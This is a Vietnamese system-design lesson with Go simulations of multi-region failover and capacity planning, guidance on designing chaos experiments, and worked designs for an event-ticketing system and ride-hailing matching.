Mô phỏng định tuyến và failover với **số liệu giả định** (RTT, nhu cầu, công suất): 7 cụm người dùng, 3 vùng sg/eu/us, mỗi vùng có công suất hữu hạn, thuật toán tham lam đưa mỗi cụm tới vùng gần nhất còn chỗ.

```
// route: tham lam toàn cục theo RTT tăng dần; vùng đầy thì tràn sang vùng gần kế tiếp.
func route(healthy map[string]bool) assign {
    type pair struct {
        c, r string
        rtt  float64
    }
    var ps []pair
    for _, c := range clusters {
        for _, r := range regions {
            if healthy[r] {
                ps = append(ps, pair{c.name, r, c.rtt[r]})
            }
        }
    }
    sort.SliceStable(ps, func(i, j int) bool { return ps[i].rtt < ps[j].rtt })
    a := assign{flow: map[[2]string]float64{}, load: map[string]float64{}}
    left := map[string]float64{}
    for _, c := range clusters {
        left[c.name] = c.demand
    }
    var sum, served float64
    for _, p := range ps {
        x := min(left[p.c], capacity[p.r]-a.load[p.r])
        if x <= 0 {
            continue
        }
        a.flow[[2]string{p.c, p.r}] += x
        a.load[p.r] += x
        left[p.c] -= x
        sum += x * p.rtt
        served += x
    }
    for _, v := range left {
        a.shed += v
    }
    a.rtt = sum / served
    return a
}
```

```
Tổng nhu cầu 14000/s; tổng công suất 19000/s
--- Bình thường: định tuyến theo độ trễ ---
  VN       -> sg  1500 (RTT  40 ms)
  IN       -> sg  2500 (RTT  60 ms)
  DE       -> eu  2000 (RTT  15 ms)
  UK       -> eu  1800 (RTT  20 ms)
  US-Đông  -> us  3000 (RTT  15 ms)
  US-Tây   -> us  2200 (RTT  60 ms)
  BR       -> us  1000 (RTT 120 ms)
  tải sg:  4000 / 6000 ( 67%)  tải eu:  3800 / 6000 ( 63%)  tải us:  6200 / 7000 ( 89%)
  RTT trung bình 40.9 ms; bị từ chối (hết công suất): 0 yêu cầu/s
```

```
--- Vùng eu hỏng: chuyển sang vùng gần kế tiếp ---
  VN       -> sg  1500 (RTT  40 ms)
  IN       -> sg  2500 (RTT  60 ms)
  DE       -> sg  2000 (RTT 160 ms)
  UK       -> us  1800 (RTT  80 ms)
  US-Đông  -> us  3000 (RTT  15 ms)
  US-Tây   -> us  2200 (RTT  60 ms)
  BR       -> (hết công suất: bị từ chối)
  tải sg:  6000 / 6000 (100%)  tải eu:     0 / 6000 (  0%)  tải us:  7000 / 7000 (100%)
  RTT trung bình 65.5 ms; bị từ chối (hết công suất): 1000 yêu cầu/s
--- Quy tắc dư công suất: mất 1 trong N vùng đều nhau thì mỗi vùng phải chịu <= 1 - 1/N ---
  N=2 vùng: dùng tối đa 50.0% công suất khi bình thường (còn lại để nhận tải dự phòng)
  N=3 vùng: dùng tối đa 66.7% công suất khi bình thường (còn lại để nhận tải dự phòng)
  N=4 vùng: dùng tối đa 75.0% công suất khi bình thường (còn lại để nhận tải dự phòng)
  N=5 vùng: dùng tối đa 80.0% công suất khi bình thường (còn lại để nhận tải dự phòng)
--- Active-passive: dữ liệu có thể mất khi chuyển đổi (RPO) = tốc độ ghi x độ trễ nhân bản ---
  đồng bộ (mỗi ghi chờ vùng thứ hai) -> tối đa      0 ghi có thể mất
  bất đồng bộ, trễ  0.2 s            -> tối đa    160 ghi có thể mất
  bất đồng bộ, trễ  2.0 s            -> tối đa   1600 ghi có thể mất
  bất đồng bộ, trễ 30.0 s            -> tối đa  24000 ghi có thể mất
  (đồng bộ: RPO = 0 nhưng mỗi ghi cộng thêm RTT liên vùng, ví dụ ~160 ms Á-Âu, giả định)
```

Kết quả có ba bài học cụ thể:

1. **Bình thường**: định tuyến theo độ trễ cho RTT trung bình ~41 ms, nhưng vùng `us` đã ở 89% công suất: không còn dư.
2. **Mất vùng** `eu`: tổng công suất còn lại (13.000/s) **thấp hơn** nhu cầu (14.000/s) nên 1.000 yêu cầu/s (cụm BR, xa nhất) bị từ chối hoàn toàn, và RTT trung bình xấu đi (DE phải sang `sg` với 160 ms). Hệ thống "đa vùng" nhưng **không chịu được mất một vùng** vì không dư công suất.
3. **Quy tắc dư công suất**: để chịu mất 1 trong `N` vùng chia đều, mỗi vùng chỉ được chạy ≤ `1 - 1/N` công suất khi bình thường (N=2: 50%; N=3: 67%; N=4: 75%). Đa vùng *tốn kém hơn* nhiều so với vẻ ngoài: nhiều vùng hơn thì tỉ lệ dư phải giữ giảm đi, nhưng tổng hạ tầng và độ phức tạp tăng.

Về **RPO/RTO** (Buổi 53 §9): với nhân bản bất đồng bộ, dữ liệu có thể mất khi failover bằng *tốc độ ghi × độ trễ nhân bản* (bảng cuối đầu ra: 800 ghi/s × 2 s = 1.600 ghi); nhân bản đồng bộ cho RPO 0 nhưng mỗi ghi chờ thêm RTT liên vùng. Cùng với RPO, các thứ phải quyết định *trước* sự cố: ai (người hay máy) bấm nút failover và dựa vào tín hiệu nào (chống **split-brain**, fencing), **failback** (quay lại vùng cũ khi nó hồi phục: dữ liệu đã lệch nhau), và *thứ tự khởi động lại* (cache lạnh ở vùng nhận tải đột ngột có thể tự sập; làm nóng hoặc chuyển dần).

> **Vùng thứ hai không thử là vùng không tồn tại**
> Nhiều sự cố lớn kể cùng một câu chuyện: kế hoạch dự phòng có trên giấy nhưng chưa bao giờ chạy thật, và khi cần thì thiếu cấu hình, thiếu quyền, thiếu công suất, hoặc dữ liệu chưa kịp sao chép. **Diễn tập failover định kỳ** (kể cả chuyển lưu lượng thật qua vùng dự phòng) là phần của thiết kế, không phải việc "làm sau".

6. Thiết kế thí nghiệm hỗn loạn

Buổi 49 §6 đã chạy một thí nghiệm giết Redis. Ở quy mô lớn, hỗn loạn là *phương pháp khoa học*: bạn có **giả thuyết** về hành vi hệ thống, và thí nghiệm là cách *bác bỏ* nó bằng thực tế, trong điều kiện kiểm soát. Một thí nghiệm có sáu phần:

1. **Trạng thái ổn định** (*steady state*): một chỉ số quan sát được đại diện cho "khỏe", gắn với **SLI** (Buổi 38 §5): tỉ lệ yêu cầu thành công, p99, số đơn hoàn tất mỗi phút. *Không có chỉ số thì không có thí nghiệm*, chỉ có phá hoại.

2. **Giả thuyết**: "khi mất 1 trong 3 bản sao cache, tỉ lệ thành công vẫn ≥ 99,9% và p99 ≤ 300 ms". Viết ra *trước* khi chạy.
3. **Biến cố được tiêm**: giết một tiến trình, thêm 300 ms độ trễ mạng, đầy đĩa, mất kết nối tới một phụ thuộc, đồng hồ lệch.
4. **Phạm vi và bán kính** (*blast radius*): bắt đầu nhỏ nhất (một instance, một ô, 1% lưu lượng, giờ thấp điểm, môi trường staging trước) rồi mở rộng.
5. **Điều kiện dừng khẩn cấp** (*abort*): ngưỡng *do máy giám sát* (không phải con người nhìn): "nếu tỉ lệ lỗi > 2% trong 60 giây, hoàn tác ngay"; nút dừng bằng tay; người trực biết thí nghiệm đang chạy.
6. **Kết quả và hành động**: giả thuyết đúng (tăng phạm vi) hay sai (bạn vừa tìm ra lỗi trước người dùng!); sửa, rồi *chạy lại* như một kiểm thử hồi quy.

```yaml
# docs/chaos/cache-replica-loss.yaml  (mẫu, không phải cấu hình của công cụ cụ thể)
name: mất một bản sao cache trong giờ cao điểm thấp
steady_state:
  sli: success_ratio{route="/products/{id}"}
  expectation: ">= 99.9% trong 5 phút liên tiếp"
hypothesis: "API tự chuyển sang CSDL; p99 không vượt 300 ms nhờ cầu dao (Buổi 49 §6)"
inject:
  action: kill-instance
  target: cache-replica-2
  duration: 10m
scope: {environment: staging, then: "1% production", window: "thứ Ba 02:00-03:00 +07"}
abort_when:
  - "success_ratio < 98% trong 60s"
  - "p99 > 1s trong 2 phút"
  - "người trực yêu cầu dừng"
owner: nhóm nền tảng
followups: "ghi kết quả vào ADR/hậu kiểm; mở phiếu cho mọi giả thuyết bị bác bỏ"
```

Hai thực hành đi cùng: **Game day** (cả đội diễn tập một kịch bản sự cố với runbook thật, có người đóng vai điều phối), và **chaos liên tục ở mức nhỏ** trong staging (CI giết ngẫu nhiên một pod mỗi giờ). Điều **không** làm: chạy hỗn loạn khi chưa có giám sát đủ tốt để *thấy* tác động, hoặc khi hệ thống đã biết là hỏng ("thí nghiệm" mà kết quả biết trước chỉ là sự cố có kế hoạch).

7. Lập kế hoạch năng lực và chi phí

Chịu lỗi tốn công suất dư; công suất dư tốn tiền. Hai câu hỏi của **lập kế hoạch năng lực** (*capacity planning*): *cần bao nhiêu máy cho tải dự báo* và *bao nhiêu là đủ dư*. Công thức nền (đã nối với Buổi 49 §4): `số máy = ⌈ QPS đỉnh ÷ (công suất một máy × mức sử dụng mục tiêu) ⌉ + dự phòng`, với:

- **Công suất một máy**: *đo bằng thử tải* ở điểm trước khi p99 vượt SLO (đừng dùng điểm bão hòa 100%).
- **Mức sử dụng mục tiêu lúc đỉnh** (thường 50–70%): chừa chỗ cho đột biến, lỗi, triển khai cuốn chiếu và độ trễ co giãn.
- **Dự phòng N+k**: số máy có thể mất *đồng thời* mà vẫn đủ công suất (bảo trì + một sự cố = N+2 là mặc định hợp lý).
- **Mức vùng/ô**: quy tắc `1 − 1/N` ở mục 5.

Chương trình sau tính toán với **tham số giả định** (đã nhãn trong mã): 800 QPS/máy ở 100%, mục tiêu 60%, N+2, **0,12 USD/máy-giờ (giá giả định, không phải của nhà cung cấp nào)**, tải trung bình bằng 40% đỉnh.

```go
func instances(peak float64) int {
    return int(math.Ceil(peak/(perInstance*targetUtil))) + spare
}

    // ...
```

```go
// pUp: xác suất có ít nhất need trong n instance đang chạy, mỗi cái khả dụng p (độc lập).
func pUp(n, need int, p float64) float64 {
    sum := 0.0
    for k := need; k <= n; k++ {
        c := 1.0
        for i := 0; i < k; i++ {
            c = c * float64(n-i) / float64(i+1)
        }
        sum += c * math.Pow(p, float64(k)) * math.Pow(1-p, float64(n-k))
    }
    return sum
}
```

```
Giả định: 800 QPS/instance ở 100%, mục tiêu 60% lúc đỉnh, N+2, 0,12 USD/instance-giờ
kịch bản                     đỉnh QPS  instance  chi phí/tháng  USD / 1 triệu yêu cầu
hiện tại                        4000        11          964                0.229
tăng 3 lần sau 12 tháng        12000        27         2365                0.188
tăng 10 lần                    40000        86         7534                0.179

Hệ số 'dư' nằm ở đâu (đỉnh 4000 QPS):
  cần 9 instance ở 60% -> 11 instance với N+2; chạy thật dùng 45% công suất đỉnh/instance
  mất 2 instance còn 9: mỗi cái gánh 56% (an toàn dưới 100%)

Thêm instance dự phòng mua được bao nhiêu 'chín'? (mỗi instance khả dụng 99,5%, độc lập)
  số instance   khả dụng (đủ năng lực)   phút ngừng/tháng
    9 (N+0)     95.588958%              1905.57
   10 (N+1)     99.890461%                47.32
   11 (N+2)     99.997999%                 0.86
   12 (N+3)     99.999970%                 0.01
   13 (N+4)     100.000000%                0.00

Đột biến x10 trong 15 phút, autoscale mất 4 phút mới thêm máy:
  4 phút đầu: 11 instance gánh 40000 QPS = 455% công suất -> QUÁ TẢI: autoscale không kịp, cần xả tải

Định luật Little cho pool kết nối: L = tốc độ x thời gian giữ
  800 QPS, mỗi truy vấn giữ kết nối  10 ms -> cần ~8 kết nối đồng thời mỗi instance
  800 QPS, mỗi truy vấn giữ kết nối  50 ms -> cần ~40 kết nối đồng thời mỗi instance
  800 QPS, mỗi truy vấn giữ kết nối 250 ms -> cần ~200 kết nối đồng thời mỗi instance
```

Đọc kết quả:

- **Chi phí không tăng tuyến tính với tải**: chi phí mỗi triệu yêu cầu *giảm* khi tải lớn (0,229 → 0,179 USD/triệu trong giả định) vì phần dự phòng cố định (N+2) chiếm tỉ lệ nhỏ dần. Quy mô tốn kém ở chỗ phức tạp, ít khi ở chỗ máy.
- **Dự phòng mua "chín" có hiệu suất giảm dần**: với mỗi máy khả dụng 99,5% độc lập, N+0 chỉ đạt 95,6% (hơn 30 giờ ngừng/tháng), N+1 đạt 99,89%, N+2 đạt 99,998% (dưới 1 phút/tháng), N+3 gần như không cải thiện thêm: *phần còn lại của rủi ro nằm ở lỗi tương quan, không ở số máy*. Hãy nhớ giả định độc lập (mục 1).
- **Đột biến nhanh hơn autoscaling**: tải tăng 10× trong khi autoscale mất 4 phút: 11 máy phải gánh 455% công suất. Câu trả lời không phải "giữ sẵn 10× máy" (đắt vô lý) mà là *xả tải, phòng chờ, hạn mức ở rìa* (mục 3, flash sale của Buổi 40) và tăng trước cho sự kiện đã biết lịch.
- **Pool kết nối theo định luật Little**: 800 QPS × 250 ms giữ kết nối = 200 kết nối đồng thời/máy; nhân với số máy sẽ vượt `max_connections` của PostgreSQL rất nhanh (pooler, Buổi 36). Độ trễ phụ thuộc chậm biến thành **cạn pool** chính theo công thức này.

Liên hệ SLO và ngân sách lỗi (Buổi 38 §5, 49 §1): SLO 99,9% cho phép 43,2 phút lỗi mỗi 30 ngày; **ngân sách lỗi** là thứ bạn *tiêu* cho phát hành, thí nghiệm hỗn loạn và sự cố. Từ đó suy ra thiết kế: nếu một vùng hỏng thường kéo dài 60 phút, một hệ thống một vùng **không thể** đạt SLO 99,9% *dù có N+2 máy trong vùng*, và đa vùng/ô (mục 4–5) là phương án *duy nhất* mua được cái mà máy dư không mua được. Khi ngân sách lỗi cạn,

ngừng phát hành tính năng và dồn sức vào độ tin cậy: đó là cơ chế để độ tin cậy có trọng lượng trong quyết định sản phẩm.

8. Bài tổng hợp 1: hệ thống đặt vé sự kiện

Mỗi bài tổng hợp theo đúng sáu bước của Buổi 40 §5. Chúng không lặp lại nền tảng mà *ghép* các buổi trước: ở bài này là Buổi 40 §6.3 (flash sale), Buổi 59 (giữ chỗ, thanh toán, sổ cái) và mục 2–3 của buổi này (xả tải).

8.1. Yêu cầu

- **Chức năng**: xem sơ đồ chỗ ngồi, chọn tối đa 6 ghế, **giữ chỗ** vài phút, thanh toán, nhận vé điện tử; hủy/hoàn tiền theo chính sách. *Ngoài phạm vi*: bán lại vé, chọn ghế liền kề tự động tối ưu, thuế quốc tế.
- **Phi chức năng** (giả định, ghi rõ): sân 50.000 chỗ; **2 triệu người** cùng vào lúc mở bán 10:00; **tuyệt đối không bán lố**; công bằng (không bot và người nhanh tay không thắng chỉ vì có kết nối tốt hơn); hệ thống sống sót kể cả khi cổng thanh toán chậm; không mất tiền của khách (Buổi 59).

8.2. Ước lượng (giả định có nhãn)

Đại lượng	Ước lượng
Đến phòng chờ	2.000.000 người trong ~60 s ⇒ **~33.000 yêu cầu/s** vào trang tĩnh/phòng chờ (CDN hấp thụ, không chạm API lõi)
Tốc độ cho vào cổng mua	chọn ~**1.500 người/s** (phù hợp công suất giữ chỗ); cả đám đông vào hết sau ~22 phút
Yêu cầu vào API lõi	1.500 người/s × ~5 lời gọi (sơ đồ, giữ chỗ, thanh toán, trạng thái) ≈ **7.500/s**
Ghi giữ chỗ	≤ 1.500/s lúc đỉnh: một cụm PostgreSQL xử lý được; ghế là hàng của `seat_claims`
Đơn hàng	50.000 ghế ÷ ~2,5 ghế/đơn ≈ **20.000 đơn**: nhỏ, thách thức *không phải* khối lượng mà là **tranh chấp** và **cực đại tức thời**
Dữ liệu	50.000 ghế × vài trăm byte = vài chục MB: nằm gọn trong bộ nhớ của một máy


Kết luận ước lượng: bài toán **không phải về lưu trữ hay thông lượng bền vững**, mà về *chắn đám đông* trước lõi và *đúng đắn dưới tranh chấp*. Đây là lý do thiết kế đặt phòng chờ ở trước, không đặt thêm máy ở sau.

8.3. API và dữ liệu

```
GET  /events/{id}/seatmap          (cache/CDN, kèm số phiên bản)
POST /events/{id}/holds            {seats:[...], hold_ref}
                                   -> 201 | 409 (ghế đã bị giữ) | 429 (phòng chờ)
POST /holds/{id}/payments          Idempotency-Key: ...
                                   -> 201 | 202 pending | 402 | 409 | 422
GET  /holds/{id}                   (trạng thái giữ chỗ/thanh toán, cho polling)
POST /holds/{id}/release           (khách bỏ)
```

Dữ liệu cốt lõi (từ Buổi 59): `seat_claims(event_id, seat, hold_id, status, hold_until)` với **partial unique index** trên `(event_id, seat) WHERE status IN ('held','sold')`; `holds`; `orders`; `payments` + `idem` (mục 5 Buổi 59); **sổ cái kép** cho tiền; `outbox` cho sự kiện "vé đã bán". Chọn nhiều ghế trong một yêu cầu: **một giao dịch**, *tất cả hoặc không*; nếu bất kỳ ghế nào đã bị giữ, hoàn tác toàn bộ và trả `409` kèm danh sách ghế còn trống gần đó.

8.4. Kiến trúc



Kiến trúc hệ thống đặt vé: phòng chờ, dịch vụ giữ chỗ, thanh toán idempotent, sổ cái

Luồng: người mua tới **CDN** (trang đếm ngược tĩnh; không chạm API trước giờ mở bán) → **phòng chờ** cấp **token vào cổng** đã ký (HMAC, có hạn) theo tốc độ *điều chỉnh được* → **API gateway** (xác thực, giới hạn tốc độ, kiểm tra token) → **dịch vụ giữ chỗ**: bộ đếm Redis lọc nhanh "còn chỗ không?" ở rìa, nhưng **PostgreSQL là nguồn sự thật** (ràng buộc loại trừ/unique, Buổi 59 §9) → **dịch vụ thanh toán** idempotent và trạng thái `unknown` (Buổi 59 §5–6) → **sổ cái** và **outbox** → thông báo/vé điện tử. **Job** dọn hold quá hạn và **đối soát** chạy nền.

8.5. Đào sâu các điểm khó

1. **Phòng chờ và công bằng.** Ai vào trước? Ba chính sách: FIFO theo thời điểm đến (bất công với người mạng chậm; bot thắng), **xổ số trong cửa sổ** (mọi người đến trong 5 phút đầu có cơ hội ngang nhau, rồi xếp hàng ngẫu nhiên), hoặc theo tài khoản có lịch sử. Token **ký và có hạn** (không đoán được, không chuyển nhượng), gắn với phiên/thiết bị; kiểm tra bot (thử thách, giới hạn mỗi tài khoản/địa chỉ) ở rìa.

Tốc độ cho vào là một núm điều chỉnh: tăng khi hệ thống khỏe, *giảm tự động* khi độ trễ DB/cổng thanh toán xấu đi (phản hồi vòng kín giống mục 3).

2. **Chọn ghế dưới tranh chấp.** Khi 1.500 người nhắm vào cùng vài ghế đẹp, ràng buộc unique làm *người thua phải thấy lỗi nhanh*. Với "cho tôi 2 ghế bất kỳ trong khu B", chọn bằng `SELECT ... FOR UPDATE SKIP LOCKED` (Buổi 33 §5) để mỗi giao dịch lấy các ghế *chưa bị giao dịch khác khóa* thay vì xếp hàng sau nhau trên cùng ghế.
3. **Cuộc đua hold và thanh toán** (Buổi 59 §9.2): TTL phải dài hơn thời gian chờ cổng tối đa; thanh toán *sau hạn* thành công cho ghế đã bán lại phải **hoàn tiền tự động** và xin lỗi. Gia hạn hold khi thanh toán đã bắt đầu (ghi nhận bằng trạng thái `paying`).
4. **Điểm nóng.** Mọi giữ chỗ cùng một sự kiện là cùng một vài chỉ mục. Phân mảnh theo `event_id` (nhiều sự kiện song song) nhưng một sự kiện lớn nằm gọn ở một mảnh: *có thể chấp nhận* vì tải một mảnh được chặn bằng phòng chờ. Nếu còn quá nóng, tách theo khu (`section`) với tồn kho riêng.
5. **Tiền.** Mỗi thanh toán thành công ghi *một giao dịch sổ cái*; hoàn tiền là giao dịch mới; đối soát cuối ngày với sao kê. Số vé bán = số bút toán doanh thu (kiểm tra bất biến được).

8.6. Hỏng hóc và vận hành

Hỏng	Hệ quả nếu không thiết kế	Phòng thủ
Cổng thanh toán chậm/chết	Hold hết hạn trong lúc khách thanh toán; khách trả tiền mất ghế	Breaker + bulkhead riêng cho thanh toán; **gia hạn hold**; hạ tốc độ cho vào cổng; ghế ưu tiên cho khách đã `paying`; trạng thái `unknown` + đối soát
Redis (bộ đếm) chết	Mất bộ lọc, đám đông đập vào DB	Fail-open có kiểm soát: phòng chờ giới hạn tốc độ cho vào; DB vẫn đúng (chốt chặn cuối)
PostgreSQL primary chết	Đứng giữ chỗ	Failover (Buổi 53 §9); hold chưa commit bị mất (client thử lại với cùng `hold_ref`, idempotent); RPO của dữ liệu đã bán = 0 nếu đồng bộ
Bot, gian lận	Vé vào tay đầu cơ	Token, giới hạn mỗi tài khoản, phát hiện hành vi, danh sách chặn
Mất đối soát	Tiền và vé lệch nhau	Báo cáo đối soát hằng ngày, ngoại lệ có người nhận (Buổi 59 §7)

Chỉ số đáng giám sát (SLI): thời gian từ "vào cổng" đến "giữ chỗ thành công" (p99), tỉ lệ giữ chỗ → thanh toán thành công, số `unknown` tồn đọng và tuổi của chúng, độ dài và tốc độ xử lý phòng chờ, số ghế `held` đang quá hạn chưa dọn. **Trước ngày mở bán**: thử tải với 3–5× kịch bản (Buổi 49), *diễn tập* kịch bản cổng chậm và DB failover, bật **kill switch** (đóng bán, mở lại), runbook và người trực. Đây là cách duy nhất để tự tin vào ngày thật.

9. Bài tổng hợp 2: giao hàng và gọi xe, định vị và ghép cặp

9.1. Yêu cầu

- **Chức năng**: tài xế báo vị trí liên tục; khách đặt xe tại một điểm; hệ thống tìm **tài xế rảnh gần nhất**, đề nghị lần lượt hoặc đồng thời, tài xế nhận, chuyến đi chạy qua các trạng thái (`searching → accepted → arrived → in_trip → completed/cancelled`), tính giá và thanh toán (Buổi 59). *Ngoài phạm vi*: định tuyến đường đi thực (đồ thị đường), giá động, đặt trước.

- **Phi chức năng** (giả định): 200.000 tài xế trực tuyến trong một nước; vị trí cập nhật mỗi 4 giây; ~100 yêu cầu đặt xe/giây giờ cao điểm; ghép cặp trong < 2 giây; **một tài xế không được nhận hai chuyến cùng lúc**; chịu mất một nút vị trí mà không mất chuyến đang chạy.

9.2. Ước lượng


- **Ghi vị trí**: 200.000 ÷ 4 s = **50.000 ghi/s** (và 100.000/s nếu 8 giây một lần cho tài xế rảnh còn 2 giây cho tài xế đang chở). Đây là *thông lượng đáng kể nhất* của bài toán.
- **Dung lượng vị trí**: chỉ cần vị trí **mới nhất** của mỗi tài xế (200.000 × ~100 byte ≈ **20 MB**): nằm gọn trong bộ nhớ. *Vị trí là dữ liệu mềm (soft state)*: mất thì phục hồi trong vài giây từ lần báo kế tiếp, không cần bền vững cho truy vấn ghép cặp. Chỉ lưu lịch sử đường đi của *chuyến đang chạy* (để tính giá, tranh chấp) và đưa vào luồng sự kiện cho phân tích.
- **Truy vấn ghép cặp**: 100 yêu cầu/s × vài ô ≈ vài trăm tra bản đồ bộ nhớ/s: rẻ. **Điểm nghẽn là ghi vị trí và cập nhật chỉ mục**, không phải tìm kiếm.
- **Kết nối**: 200.000 kết nối dài (WebSocket/MQTT) cần nhiều nút cổng (mỗi nút giữ vài chục nghìn kết nối, Buổi 57).

9.3. API và dữ liệu

```
tài xế  : kênh vị trí (kết nối dài)  {driver_id, lat, lon, heading, ts, status}
khách   : POST /rides  {pickup:{lat,lon}, dropoff, Idempotency-Key}  -> 202 {ride_id}
          GET  /rides/{id}   (hoặc đẩy qua kết nối dài)
nội bộ  : POST /driver/{id}/offers/{ride}  ->  accept | reject | timeout
```

Dữ liệu: **chỉ mục vị trí** `geohash_cell → {driver_id, lat, lon, ts, status}` trong bộ nhớ; bảng `rides` (PostgreSQL, máy trạng thái, chống chuyển trạng thái ngược bằng điều kiện `WHERE state = ...`); `driver_state` với **claim có TTL** (giống hold ở Buổi 59: `UPDATE ... SET state='offered', offer_until=... WHERE state='available'`) để *một tài xế chỉ được đề nghị/nhận một chuyến tại một thời điểm*; sổ cái cho tiền.

